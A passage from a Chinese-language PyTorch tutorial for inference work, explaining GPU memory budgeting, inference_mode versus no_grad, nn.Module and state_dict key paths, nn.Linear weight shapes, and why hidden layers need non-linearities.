2. **KV cache(LLM 的大变量)** ≈ `2(K和V) × 层数 × kv头数 × head_dim × 序列长 × 并发数 × 字节`。随**上下文长度 × 并发**线性涨——这块正是推理引擎重点在管的东西(进阶篇)。长上下文 + 高并发时能和权重一个量级甚至更大。(Qwen 用 GQA,kv 头数 < 头数,所以比满头小。)
3. **激活** —— 前向时的临时中间张量。**decode 阶段**(§4 关了 autograd、不存计算图)很小,基本可忽略——这就是推理比训练省的根因。但有个例外要记一下:**长 prefill / 大 batch 时激活会瞬时抬头**,尤其 attention 分数那块理论上是 `[batch, heads, seq, seq]`(随序列长平方涨)。现在靠 FlashAttention 用在线 softmax **避免把 O(seq²) 的注意力分数矩阵整块物化到显存**才不爆——所以"激活可忽略"严格说有前提,FlashAttention 重要的原因之一就在这。
4. **开销** —— CUDA context、框架 buffer、碎片、以及 §2 那个"reserved 但没用"的缓存池。留 1–2GB 或一小块。

"能不能塞进 L20(48G)"的信封背面算法:**权重(固定)+ 给 KV cache 留一块(看 max_model_len × 并发)+ 开销**,vLLM 的 `gpu_memory_utilization` 再把剩下的划给 KV cache。重点是量级判断,不是精确值。

> **量化和这一切正交。** AWQ/GPTQ 量化的是**权重精度**(把 Linear 权重压成 4-bit,缩体积省显存),它**不碰 tokenizer / vocab / 模型结构**。所以换量化版,tokenizer 输出、`vocab_size`、分词那一套全不变——新手常误以为"换了量化版什么都变了",其实只动了"权重那块字节数"。

---

4. Autograd：理解它，主要是为了"关掉它"

PyTorch 的招牌是自动微分：它在前向计算时**偷偷记录一张计算图**，反向时沿图求导。

```
x = torch.tensor([2.0], requires_grad=True)
y = x ** 2 + 3 * x
y.backward()                    # 自动求导
print(x.grad)                   # dy/dx = 2x+3 = 7
```

但你是做推理的，根本不需要梯度。 记录计算图要存中间激活值，既费显存又费时间。所以推理时必须关掉：

```
# 写法一：上下文管理器
with torch.no_grad():
    out = model(x)

# 写法二：更彻底，推理首选（连版本计数等开销都省了）
with torch.inference_mode():
    out = model(x)
```

`no_grad` / `inference_mode` 的差别：后者更激进，禁止这些 tensor 再进任何计算图，开销更小，是纯推理的推荐写法。**vLLM / FunASR / F5-TTS 内部跑前向时全程在这种模式下**——你平时调 API 感受不到，但理解这点能解释"为什么推理比训练省那么多显存"：省掉的就是这张计算图和中间激活。

两者唯一会咬人的实际差别：`inference_mode` 里产出的张量，以后永远进不了计算图。 报错原文是 `RuntimeError: Inference tensors cannot be saved for backward`。什么时候会撞上——正是 §5 要讲的"编码器冻结、只训一个 head"：你用 `inference_mode()` 批量算好 embedding，再拿它们去训 head，backward 时就炸。两条出路：算 embedding 那步改用 `no_grad()`（产出的是普通张量，只是没记图）；或者把结果 `.clone()` 一份再用。规矩：**纯推理用 `inference_mode`；产出的**

东西还要喂给训练，用 `no_grad`。

配套还有一个开关，作用不同但常一起出现：

```
model.eval()                    # 切到推理模式：关 Dropout、用 BatchNorm 的滑动统计量
```

`model.eval()` 改的是**层的行为**（Dropout/BatchNorm 等在训练和推理下行为不同），`no_grad()` 改的是**要不要建图**。两者正交，推理时通常都要：`model.eval()` + `inference_mode()`。（transformers 的 `from_pretrained` 返回的模型**已经是 eval 状态**，不用再调；自己 `torch.load` 出来、或手写的 `nn.Module` 默认是 train 状态，得自己切。）

> 上面那个"BatchNorm 的**滑动统计量**"不是训练时的临时变量,它是 **buffer**——不可学习、但**跟着权重一起存进 state_dict、一起发布、加载时必须对上**。这一档东西 §7 会补进"state_dict 里到底有什么",机制见附一末尾。

autograd ≠ backpropagation（严格说有层次）

- **autograd 是引擎**：前向时记录计算图、保存中间激活，让"能求导"成为可能。
- **backpropagation 是算法**：沿图反向走、用链式法则算梯度，即 `loss.backward()` 触发的那一下。

口头上把 autograd 当 backprop 的简写没问题，但分层是：autograd = 记图（前向）+ 反向求导（后向），backprop 特指后向那半。inference 时两半都不需要，所以 `inference_mode()` 连"记图"都省了——这正是推理省显存的来源。

真正的判据是 inference vs training，不是"别人训好的 vs 自己训的"：

```
训练：  forward → loss → backward(backprop) → optimizer.step()   ← 三样训练专属
推理：  forward only（权重冻结，不求梯度）
```

你做 prompt engineering（不动权重）= 纯 inference → autograd 关。将来若给 Qwen 上 **LoRA**（动权重）= 训练 → autograd 又回来（要梯度、backward、optimizer）。所以别把"预训练模型"和"不用 autograd"绑死；开关是**"这一步在不在更新权重"**。

---

5. nn.Module：模型就是"带权重的函数"

一个模型本质是：一堆权重张量 + 一个 `forward` 函数。`nn.Module` 是承载它的标准容器。我们用一个最小的 **两层网络**（两个 `nn.Linear`、一个隐藏层）`TinyNet` 把它讲透——**注意"层"数的是权重层，不是节点层；老教材会把同一个东西叫"三层网络"（输入 + 隐藏 + 输出），这个命名陷阱后面《要几个隐藏层？》会拆**——搞懂它，你就掌握了 Qwen3、bge 这些真实模型共用的同一套骨架，它们只是把这里的"两层"换成"几十层"而已。

```
import torch
import torch.nn as nn

# 把 N 路特征映射成 2 类分数（二分类）：n_features 是构造参数，输出维 2 写死
class TinyNet(nn.Module):
    def __init__(self, n_features):          # ← 输入几路特征由外部传入
        super().__init__()
        self.fc1 = nn.Linear(n_features, 4)  # 权重 W(4×n_features) + 偏置 b(4)，自动注册为参数
        self.fc2 = nn.Linear(4, 2)           # 输出恒为 2 —— 这个 2 就是"二分类"的那个二

    def forward(self, x):                     # 定义前向；调用 model(x) 时被触发
        x = torch.relu(self.fc1(x))
        return self.fc2(x)

model = TinyNet(3)                            # 信用卡风控：3 路特征（金额/异地距离/频次）→ 正常 vs 欺诈
out = model(torch.randn(1, 3))                # 输入 [batch=1, 3 路特征]——第 0 维永远是 batch（见附二）
# model = TinyNet(1024)                       # 输入维只是个旋钮：改成 1024 就能接在文本编码器后面（见本节后面）
```

它现在权重随机、没训练，输出无意义——但**形状**（`3 → 4 → 2`）就是一个能干活的分类器的形状。下面逐层拆。

> **中间那个 `4` 是什么？** 隐藏层宽度，纯粹是**容量旋钮**，取 4、8、16、64 都行，和"输入几路""输出几类"都无关。至于"到底该几个隐藏层、每层多宽"，见本节后面的《要几个隐藏层？》。

state_dict：模型文件装的就是它

为什么先看这个——因为它直接解释**模型文件是什么**：

```
sd = model.state_dict()
# OrderedDict: {'fc1.weight': tensor(4×3), 'fc1.bias': tensor(4),
#               'fc2.weight': tensor(2×4), 'fc2.bias': tensor(2)}
```

`state_dict` 就是**参数名 → 权重张量**的字典， 它的**key 不是随便起的名字——它是"从根模块到这个张量的属性路径"**,用 `.` 连起来。TinyNet 里 `self.fc1` 这个 `nn.Linear` 内部有 `self.weight`,路径拼起来就是 `fc1.weight`;`fc2.bias` 同理。

真实模型只是这条路径更长而已。key 是每一层的名字，value 是那一层训练出来的参数张量。你 dump 一个 Qwen3，看到的是：

```
model.layers.0.self_attn.q_proj.weight
model.layers.0.mlp.gate_proj.weight
model.layers.1.self_attn.q_proj.weight
...
model.layers.31.mlp.down_proj.weight
```

一样是属性路径:`model`(backbone)→ `layers`(装 32 个 block 的容器)→ `0`(第几层 block)→ `self_attn` → `q_proj`(一个 Linear)→ `weight`。整份 key 就是同一套名字**重复 32 遍**,只有中间那个数字在变。**那个数字是层的下标——它从哪来、为什么 TinyNet 没有,见附一《容器》。**

所有加载器做的事都是一样的：**先按 config 搭出模型骨架（全是随机值），再把 `state_dict` 里训练好的参数灌进去。** FunASR 的 `AutoModel.build_model()` 是这么干的（从 `model.pt` 灌），transformers 的 `AutoModel.from_pretrained()` 也是这么干的（从 safetensors 灌，§8）——两个库都叫 `AutoModel`，是两个不相干的类，别混。

你下载的 `.safetensors` / `pytorch_model.bin` 装的就是它（safetensors 是更安全、零拷贝 mmap 的格式，bin 是老的 pickle 格式、有安全风险，见 §7）。加载就是把它灌回结构：

```
sd = torch.load("weights.bin", map_location="cpu", weights_only=True)   # 先读成字典
model.load_state_dict(sd)                                               # 再灌回结构里
```

（`map_location="cpu"`：`.pt` 里记着张量当初存的时候在哪张卡，在没卡、或卡号不同的机器上直接 `torch.load` 会报 `CUDA device 1 not available` 之类的错，先落到 CPU 再 `.to()` 最稳；`weights_only=True`：只反序列化张量、不执行代码，§7 讲为什么。）

所以一个模型 = **结构定义（代码里的 nn.Module）** + **权重（state_dict 文件）**，两者分开存。vLLM / FunASR 帮你做的事之一，就是把 HuggingFace 上的结构定义和权重文件拼装起来。这也解释了为什么"权重对但代码版本不对"会加载失败——state_dict 的 key 和结构对不上。

但"对不上就报错"有个重要的例外，而且正好是你最常用的那条路。 `load_state_dict` 默认 `strict=True`，key 缺了、多了都报错；而 **transformers 的 `from_pretrained` 默认不报错**——文件里缺的权重用随机初始化补上，文件里多出来的 key 直接丢掉，只在日志里打一行 warning：

```
Some weights of Qwen3ForCausalLM were not initialized from the model checkpoint at ... and are newly
initialized: ['lm_head.weight']
You should probably TRAIN this model on a down-stream task ...
```

这就是"全程不报错、输出是垃圾"的一大来源：模型加载成功、能跑、输出乱七八糟，因为某几层是随机数。加载一个陌生模型，**看日志里有没有 `newly initialized` / `unexpected keys`** 要成为习惯（§9 ⑧）。

真实案例:剥掉一层前缀——"key 是属性路径"最有力的证据

上面说 key 是"从根模块到张量的属性路径"。这句话有个直接的、每天都在发生的推论:**换一个根,整份 key 就得重写——而且只用改字符串,一个浮点数都不用碰。**

Fun-ASR-Nano(一个语音识别模型)的官方权重 `model.pt` 是**训练格式**:一份 `state_dict` 里装着编码器、adaptor、CTC、LLM 全部四部分,key 长这样:

```
audio_encoder.…          ← SenseVoice 编码器
audio_adaptor.…          ← 投影层
ctc.…                    ← 时间戳旁路
llm.model.layers.0.…     ← 解码器(Qwen3-0.6B)
```

而 vLLM 只要那个 LLM,并且要它以**根模块**的身份出现——也就是 `model.layers.0.…`,前面不能有 `llm.`。FunASR 的转换函数做的就是这一下:

```python
for key, value in state_dict.items():
    if key.startswith("llm."):
        llm_state[key[len("llm."):]] = value     # 剥掉前缀,张量原样搬过去
```

剥前缀 = 把子模块提升为根模块。 这个操作能成立、而且只需要切字符串,唯一的原因就是 key 是属性路径——路径的第一段是"从谁开始数",换个起点,把第一段砍掉即可。

顺带它也是 §7"模型 = 结构 + 权重 + 分词器"的现实版:光有这份权重 vLLM 还是加载不了,转换函数还得从官方仓库拷一份 `config.json` + tokenizer 过来,凑成一个完整目录。**训练格式(一个大 pickle,自足)和推理格式(一个目录,三件分开)不是同一个东西**,中间那一步适配跑不掉(§7 会展开)。

逐行拆 `nn.Linear`:仿射变换、`[out, in]`、和那张全连接图

`TinyNet` 里两层都是 `nn.Linear`。**`nn.Linear(in, out)` 做的是仿射变换(Affine Transformation:线性变换 + 平移)**——代码里算的就是:


```
y = x @ W.T + b          (x 是行 / 批量,你熟的那个形式)
```

把 `in` 维输入变成 `out` 维输出。最直观的看法——**输出端有 `out` 个"神经元",每个都盯着全部 `in` 个输入**:

```
out[i] = wᵢ · x + b[i]      ← 第 i 个神经元:in 个权重点乘 in 个输入,再加 1 个偏置
```

这里 w_i(第 i 个神经元的一排权重)和 `x` 都是长度 `in` 的普通向量,做的是**点乘**(对应位置相乘再相加)。

为什么 W 一定是 `[out, in]`?把 TinyNet 画成全连接图,看一眼就懂——W 里每个数就是图里一条边:



数边 = 数形状：3×4 = 12 条边 → W_1 [4,3]；4×2 = 8 条边 → W_2 [2,4]（全连接：每个输出 node 连全部输入 node）

每一【行】= 一个神经元的全部入边 → 行数 = out、列数 = in；虚线 = 权重 0，该神经元不看这一路

另注：输入竖着摆成一列，就是教科书里那个"列向量" [in, 1]——见附二

- **"全连接"（fully-connected，`fc` 的来历）= 每个输出 node 连全部输入 node。** 图里 `h` 的 4 个 node 各自都从 3 个输入引边过来，`y` 的 2 个 node 各自都从 4 个 `h` 引边过来。
- **数边 = 数形状**：`fc1` 有 `3 × 4 = 12` 条边 → W_1 就是 `[4, 3]`；`fc2` 有 `4 × 2 = 8` 条边 → W_2 就是 `[2, 4]`。**形状不用背，数边就行。**
- **一行 = 一个神经元的全部入边**：盯住某个输出 y_i，它有 4 条入边（从 h_0...h_3 各一条），这 4 条边就是 W_2 的第 i 行 `W[i, :]`。`out` 个神经元 → `out` 行；每行 `in` 条入边 → `in` 列。这就是 **`[out, in]` = "每行一个神经元、行里装着它的全部入边"** 的图像版——右边两个矩阵就是这么从图里读出来的。
- **边上的权重 = `W[i][j]`**：权重为 0 就是"没有有效连接"（图里画成虚线）——所以 y_0 只连 h_0、h_2，y_1 只连 h_1、h_3。

> **规律记死：** `nn.Linear(in, out)` → **W** `[out, in]`、**b** `[out]`。你 dump 出某层的 `.weight`，shape 就是 `[out, in]`——PyTorch 内部就按这个存。所以 `fc1 = nn.Linear(3, 4)` → W `[4,3]`、b `[4]`，共 `4×3 + 4 = 16` 个参数；`fc2 = nn.Linear(4, 2)` → W `[2,4]`、b `[2]`，共 `10` 个。**注意这条推导全程没用到"列向量"，只用了那张全连接图。**

W 和 b 各扮什么角色：

- **W 负责"投影 / 旋转缩放"**：它的第 i 行点乘输入，决定第 i 个输出"看输入的哪些维、各占多重"。
- **b 负责"平移"**：在投影结果上**逐元素加**一个常数偏置，和输入无关。

合起来：**一个 Linear = 先用 W 做线性变换、再用 b 平移** = 仿射 `y = x @ W.T + b`。

结构上，W 和 b 是两个独立参数： `nn.Linear` 内部把它们建成两个独立的 `nn.Parameter`——`self.weight`（`[out,in]`）和 `self.bias`（`[out]`），你能直接取 `model.fc1.weight` / `model.fc1.bias`。它们在 `state_dict` 里是**两条分开的记录**：`fc1.weight`、`fc1.bias`。从 safetensors 灌权重时就是**按 key 名分别**填回对应 Parameter——key 对不上（版本 / 结构不匹配）就在这一步报错。（很多 LLM 的 Linear 干脆 `bias=False`，那就只有 `.weight` 一条 key——这也是为什么有些模型 dump 不出 bias。）

拿真数字走一遍（同一张图，换成真数字）

上一节用那张图敲定了**形状**；现在把数字灌进**同一张图**，看它怎么流出来。取图里的第二层 `fc2 = Linear(4, 2)`，输入就是隐藏层算出来的 `h = [2,5,1,2]`。W_2 的形状是 `[out, in] = [2, 4]`，**2 行 4 列**：

```
W₂ = [[1, 0, 2, 0],     b₂ = [10,      h = [2, 5, 1, 2]   (隐藏层的 4 个值)
      [0, 1, 0, 3]]           20]

y = h @ W₂.T + b₂
  = [2,5,1,2]·[1,0,2,0] + 10 ,  [2,5,1,2]·[0,1,0,3] + 20     ← W 的【每一行】和 h 点乘
  = (2 + 0 + 2 + 0) + 10     ,  (0 + 5 + 0 + 6) + 20
  =  4              + 10     ,  11              + 20
  = 14                       ,  31                          → y = [14, 31]
```

对着图看两件事落地：**第 0 个神经元**（W_2 第 0 行 `[1,0,2,0]`，图里 y_0 的两条蓝边）只"看" h_0 和 h_2，算出 `4`；**第 1 个神经元**（W_2 第 1 行 `[0,1,0,3]`，y_1 的两条青边）只"看" h_1 和 h_3，算出 `11`；再各自加偏置，平移到 `[14, 31]`。**图讲结构（`[out,in]`）、这一步讲运算——同一张图，看两遍。**

批量时，输入是 `[batch, 4]`，`@ W₂.T` 得 `[batch, 2]`，b 靠**广播**加到每一行上：

```
H = [[2,5,1,2],
     [1,1,1,1]]           # [batch=2, in=4]
H @ W2.T + b2 == [[14, 31],
                  [13, 24]]  # [batch=2, out=2]
```

（这个 `x @ W.T` 里的 `.T`、以及批量到底怎么和"列向量"对应，是最容易犯迷糊的地方——单拎到本节末尾 **附二** 讲透，只想用、不想深究可以跳过。）

TinyNet 到底干什么：拆成输出端和输入端看

纯数学上它就是把 3 维向量映射成 2 维向量的函数 $\mathbb{R}^3 \to \mathbb{R}^2$，结构上叫"两层 MLP"（两个 Linear、一个隐藏层）。它现在没训练、输出无意义；但这个 `3→4→2` 的形状**去训练**，就是个典型的**简单二分类器**。

要判断它"合不合身"，把它拆成两端看——**结论会很不对称**。

输出端：总是对的。 最后吐 2 个 logits，任何"二选一"都对得上：交易正常 vs 欺诈、垃圾邮件 vs 正常、影评好评 vs 差评。**只要最后是二选一，输出端就没问题。**

输入端：才是真问题。 构造参数那个"3 路特征"，**只在输入天然就是几个数的时候才字面成立**：

- **成立**：信用卡交易的金额 / 异地距离 / 频次 → `TinyNet(3)`；鸢尾花的萼长 / 萼宽 / 瓣长 / 瓣宽 → `TinyNet(4)`；几项化验值 → 患病 vs 健康。**拿来就用。**
- **不成立**：一封邮件、一段影评。**输出端完美对上（还是二选一），输入端却卡住了**——文本不天然是几个数。要喂进来，得先把它变成定长向量：要么手工凑几个特征（链接数 / 感叹号数 / 含不含"免费"…），要么用一个编码模型压成向量（但那通常是 384 / 768 / 1024 维）。

而"输入端怎么办"这个问题，恰好点破 TinyNet 的真实身份。 但先得说清一个后面会反复出现的词。

插一句：什么是 "head"

真实模型几乎都是两段式：

```
输入 → [ 骨架 backbone：几十层，把输入压成一个通用的向量表示 ]
     → [ head：一两层，把这个向量变成当前任务要的输出 ]
```

骨架是通用的、预训练出来的、很大；head 是任务专属的、很小。 同一个骨架接不同的 head，就是不同的任务：

head	吃什么	吐什么	干什么用
LM head	最后一层的 hidden `[D]`	`[vocab]` 个分数	预测下一个 token（生成）
分类 head	一个句向量 `[D]`	`[2]` 或 `[N]` 个分数	判别（情感、意图、是否欺诈）
Pooler	每个 token 一个向量 `[N, D]`	一个句向量 `[D]`	把序列压成一个向量（检索）

叫 "head"（头）是因为和 "backbone"（骨干）成对——骨架在下面撑着，head 接在顶端。

而 TinyNet 的形状，恰好就是一个分类 head 的形状。 把输入维改成 1024、接在一个文本编码器（BGE 这类）后面，就是个真实的情感分类器——`文本 → 编码成 1024 维向量 → 这个小 MLP → 2 个 logits`。**编码器负责把文本压成向量，TinyNet 负责在向量上做最后那一下判别。**

同一个 `TinyNet` 类，`TinyNet(3)` 是信用卡风控、`TinyNet(1024)` 是接在编码器后面的分类头——**结构固定，"几路特征"只是一个旋钮。**（§0.5 提过那个更省事的版本：连这个小 MLP 都不写，直接拿 sklearn 的逻辑回归当 head。）

> 这个"骨架 + 最后那个 head"的结构不是玩具专属:真实的大模型和文本编码模型**共享前面几十层，只差最后接什么 head**。这条线进阶篇会一路用到底。

等一下——按 §0.5 那条判据，这个例子不该用 sklearn 吗?

该。 三个数值特征做二分类，正是"一张表"那一档，随机森林三行代码就完事，效果多半还更好。

但 TinyNet 不是拿来解决风控问题的，它是个标本。 它存在的唯一理由是**小到能把每个权重画在纸上**，所以能用来讲清楚三件事:

- `state_dict` 的 key 为什么是 `fc1.weight`，以及这条规则怎么一路延伸到 `model.layers.0.self_attn.q_proj.weight`（§7）
- `nn.Linear(in, out)` 的权重为什么是 `[out, in]`
- 两个 Linear 中间为什么必须夹一个 ReLU

而这三件事，你是为了读懂 Qwen3 和 BGE 才学的，不是为了做风控。 换成随机森林，一件都讲不了——树模型里没有 `state_dict`、没有 `[out, in]`、没有激活函数。

不过它当"分类 head"那个身份是真的，而且那里有个 **sklearn 顶不了的场景**:

场景	能不能用 sklearn
编码器**冻结**，只在它输出的向量上训个分类器	**能，而且更省事**（§0.5 就推荐了逻辑回归）
分类 head 要和编码器**一起微调**	**不能**——梯度得从 head 一路穿回编码器，而 sklearn 的分类器不在梯度链上

第二行才是真实系统里 head 用 `nn.Linear` 而不用 sklearn 的原因，**也正是 §0.5 那个括号讲的"梯度穿不穿得过去"。**

从"一个 Linear"到"一张网络"：为什么中间必须夹 ReLU

一个 Linear 讲完了（投影 + 平移）。TinyNet 是**两个** Linear 叠起来、中间夹一个 ReLU。这个 ReLU **不是可有可无的装饰，是"深度"能起作用的唯一原因**:

没有 ReLU，两层 Linear 会塌成一层。 $W_2(W_1x + b_1) + b_2$ 展开就是 $(W_2W_1)x + (W_2b_1 + b_2)$——$W_2W_1$ 还是一个矩阵、后面还是一个常数向量，整体还是**一个**仿射变换，等价于一个 `Linear(3,2)`。堆两层 = 白堆。

ReLU（把负数截成 0）插进一个非线性，两层才塌不回去。 有了这一"折"，$W_2 \cdot \mathrm{relu}(W_1x + b_1) + b_2$ 再也化简不成单个 $Wx + b$，两层合起来才能学非线性的决策边界。所有"深度"能起作用，靠的就是层间这些非线性。



抽掉中间那个 ReLU，两层就退化成一个 Linear —— 这就是"深度"为什么离不开非线性。

带 shape 把 `TinyNet(3)` 的 forward 走一遍（单样本 `batch=1`）：

```
def forward(self, x):                  # x: [1, 3]   (batch=1, 3 路特征)
    x = torch.relu(self.fc1(x))        # fc1: [1,3]→[1,4];  relu 不改 shape: [1,4]→[1,4]
    return self.fc2(x)                 # fc2: [1,4]→[1,2]    出去: [1,2]
```

三步：`fc1` 把 3 维抬到 4 维（隐藏层，`h` 不过是**又一个向量**，别把它想神秘）；`relu` 逐元素把负数截 0、给网络加非线性、不改 shape；`fc2` 把 4 维压到 2 维，就是最后 2 个类别分数（logits）。

要几个隐藏层？——顺便拆掉"三层网络"这个命名陷阱

TinyNet 只有**一个**隐藏层。那真要干活时，隐藏层该几个、每层多宽，是怎么定的?

先拆命名陷阱："三层"数的不是隐藏层。 老教材里那个经典的 "three-layer network on MNIST"（`784 → 隐藏 → 10`），数的是**节点层**：输入层 + 隐藏层 + 输出层 = 3 层。而 PyTorch 数的是**权重层**（几个 `nn.Linear`）：同样这个网络只有 **2 个 Linear、1 个隐藏层。所以那个"三层网络"和 TinyNet 是同一个形状**——不是三个隐藏层。两套数法都在流通，看到"N 层"先问一句数的是节点还是权重。（真实模型一律按权重层数：Qwen3 的"32 层"是 32 个 transformer block。）

为什么一个隐藏层就够（理论上）：[万能逼近定理](#)。 Cybenko(1989) / Hornik(1991) 那批结果说：**单隐藏层 + 足够宽 + 非线性激活**，就能在紧集上任意逼近任何连续函数。但这个定理只保证"存在这么一组权重"，**没说要多少神经元**（可能宽到指数级），**也没说 SGD 随机梯度下降 (Stochastic Gradient Descent) 找不找得到**。所以它的正确读法是"一层原则上够用"，不是"一层最优"。

> **等一下——我们要网络干的事，真的都能写成"函数"吗?** 二分类显然可以，可生成、对话这种呢？答案是能，但技巧在于**换个东西当输出**：
>
> - **网络本身按构造就是函数**：一次 `forward` 是确定性的张量映射，同样的输入 + 同样的权重 → 同样的输出。所以问题从来不是"网络能不能是函数"，而是"任务能不能摆成函数的样子"。
> - **一对多（随机性）→ 不输出答案，输出分布。** 同一个 prompt 可以有无数种续写，看着不像函数——但 LLM 的网络吐的不是那个词，而是**下一个 token 的概率分布**（`[vocab]` 的 logits）。`prompt → 分布` 是**单值的**，随机性发生在网络**外面**的采样（temperature / top-p）。TTS、ASR 同理。二分类那 2 个 logits 是同一套东西，只是 vocab = 2。
> - **需要记忆（状态）→ 把状态塞进输入。** 函数没有记忆，所以多轮对话是把整段历史放进**上下文窗口**——加宽定义域，每次调用仍是纯函数。KV cache 只是这个纯函数的缓存，不是状态机。
> - **需要多步计算 → 把循环放到网络外面。** 一次前向的计算量是**固定的**（层数 × 宽度），做不了不定步数的算法。解法不是让网络变成非函数，而是**反复调用同一个函数**：自回归 decode 就是迭代 N 次，思维链是拿输出当下一次输入。**深度给不了的"步数"，靠外层循环给。**
>
> 所以三样"不像函数"的东西——**随机性、记忆、迭代——全被移到了网络外面**，里面永远留着一个纯函数。（这也正是推理引擎敢把 LLM 当"无状态函数 + KV cache"来调度的底气——进阶篇会展开。）

> 顺带把定理那两个词的松紧说清：**"紧集"**（有界区域）在实践中不是障碍（输入本就有界），但它划出了**失效边界——区域外（OOD）定理什么都不保证**，模型在训练分布外胡说八道，根子就在这。**"连续函数"**——分类标签是跳变的、不连续，但网络学的是**连续的 logits**，那一下跳变发生在网络**之后**的 `argmax`；后续工作也把结论推广到了更弱的意义上。**一句话：能不能表示成函数，几乎从来不是瓶颈；卡住你的是 SGD 找不找得到、有没有数据、归纳偏置对不对。**

那为什么真实模型还是往深里堆？——深比宽划算。 同样的参数预算，深度能**复用中间表示**：数据本身是层次/组合结构的（图像：边 → 纹理 → 部件 → 物体；文本：字 → 词 → 短语 → 句意），每加一层就在上一层的抽象上再抽象一次。有些函数用浅网络逼近需要**指数级**的宽度，深网络线性级就够。这就是为什么是"几十层"而不是"一层超宽"。

回到那个常见的问题：多加一个隐藏层会更好吗？ 先给因果链，再给实测数字。

> **加深 = 加容量。而手写数字识别这类任务上，瓶颈不是容量，是泛化。**
>
> 单隐藏层已经能把训练集拟合到接近满分——说明网络**完全有能力**表示这些数据。错掉的那几个百分点在**测试集**上，是没见过的、写得歪的、模糊的样本。而泛化差的原因是**归纳偏置错了**：MLP 把图片拉平成一串独立数字，根本不知道哪两个像素是邻居。**加层只增加容量，不改变偏置，所以加了也白加。**
>
> 打个比方：考试错题不是因为"脑容量不够"，是"方法不对"。再多背一遍还是错。

这正好是末尾附录第 2 节那句话的实例——**瓶颈从来不是表达力，是能不能从有限数据学到正确函数并泛化。**

实测（用 sklearn 自带的 `digits`，8×8 手写数字，1797 张，不用下载任何东西；5 个随机种子取平均）：

结构	参数量	训练集	测试集
1 个隐藏层 (64)	4,810	0.978	0.967
2 个隐藏层 (64,64)	8,970	0.995	**0.977**
1 个隐藏层 (128)	9,610	0.987	0.974
2 个隐藏层 (128,128)	26,122	**1.000**	0.976
3 个隐藏层 (128×3)	42,634	**1.000**	0.973

这组数把机制摊开了：

- 加第二层**确实有小幅提升**（0.967 → 0.977）——所以说"完全没用"不准确。
- 但**训练集到了 1.000**：容量早就绰绰有余。
- **训练集满分、测试集卡在 0.97** → 瓶颈明确不在容量。
- 参数量涨 4.7 倍（4,810 → 26,122）只换来测试集 +0.9 个点，**第三层开始倒退**（0.973）。

加深还有两笔代价，解释了为什么"倒退"不是偶然：

- **更容易过拟合**：参数变多，训练集满分而测试集不动，就是它的样子。
- **优化变难**：梯度要穿过更多层，容易衰减或爆炸。90 年代深 MLP"训不动"卡的就是这里。**naive 地叠 10 个 `Linear + ReLU`，很可能比 2 层还差。**

那现代模型怎么堆到 72 层的？ 靠的不是"多叠几个 Linear"，而是一整套让深度**可训练**的配件：**残差连接**（给梯度留一条直通路）、**归一化**（LayerNorm / RMSNorm 稳住每层的分布）、更好的初始化和优化器。**残差 + norm 才是"深度红利"的入场券。**

给推理栈视角的实用规则：

- **分类 head：0～1 个隐藏层足矣**。接在文本编码器后面那种分类 head，常见就是一个 `Linear`，或 `Linear → 激活 → Linear` 这种 TinyNet 形状。深度花在这儿没意义——重活是 embedding 模型干的。
- **宽度是纯经验旋钮**：MNIST 上常见 128 / 256 / 512，靠验证集调，没有公式。
- **深度要花在"有结构可利用"的地方**：图像用卷积、文本用注意力。**盲目加 MLP 层数，是最不划算的一种加法。**
- **别把 LLM 的"几十层"理解成几十个裸 Linear**：那是几十个 **transformer block**，每块内部有注意力 + FFN + 残差 +

norm。有意思的是——**每个 block 里的 FFN 恰恰就是一个两层 MLP**（`Linear → 激活 → Linear`，中间宽约 4 倍）。**TinyNet 这个形状，在一个 LLM 里出现了几十次。** 那几十个 block 怎么用 `nn.ModuleList` 堆起来、key 长什么样，见 **附一**。

收尾：和真实模型的对应

这套"`__init__` 定义层 + `forward` 串起来 + 参数自动进 state_dict"的脚手架，和 Qwen3、bge **一模一样**，只是把"2 个 Linear"换成 embedding 表 + 几十层 transformer + LM head / Pooler。看透这几行玩具，真实模型的结构就不晕了。

（另外注意上面调用写的是 `model(x)`、不是 `model.forward(x)`——这不只是风格，直接调 `.forward()` 会**静默**跳过一批基础设施，理由见**附一**末尾。）

> **一条反向的路(可跳过)。** 本节是从 `nn.Module` 这个抽象**往下**走到权重文件；开头提过的那条主流路线（官方 `nn_tutorial`、Manning 那本书）走的是**反方向**——先用裸张量手写一个能跑的网络，再一步步换成 `nn.Module` / `optim` / `DataLoader`。**同一个黑箱，两条拆法**：它那条的终点是 `optimizer.step()`，本节这条的终点是 `model.layers.0.self_attn.q_proj.weight`。哪条对你有用，看你要做的是训练还是部署。

附一：TinyNet 只碰两个东西——`torch.nn` 柜子里还有什么

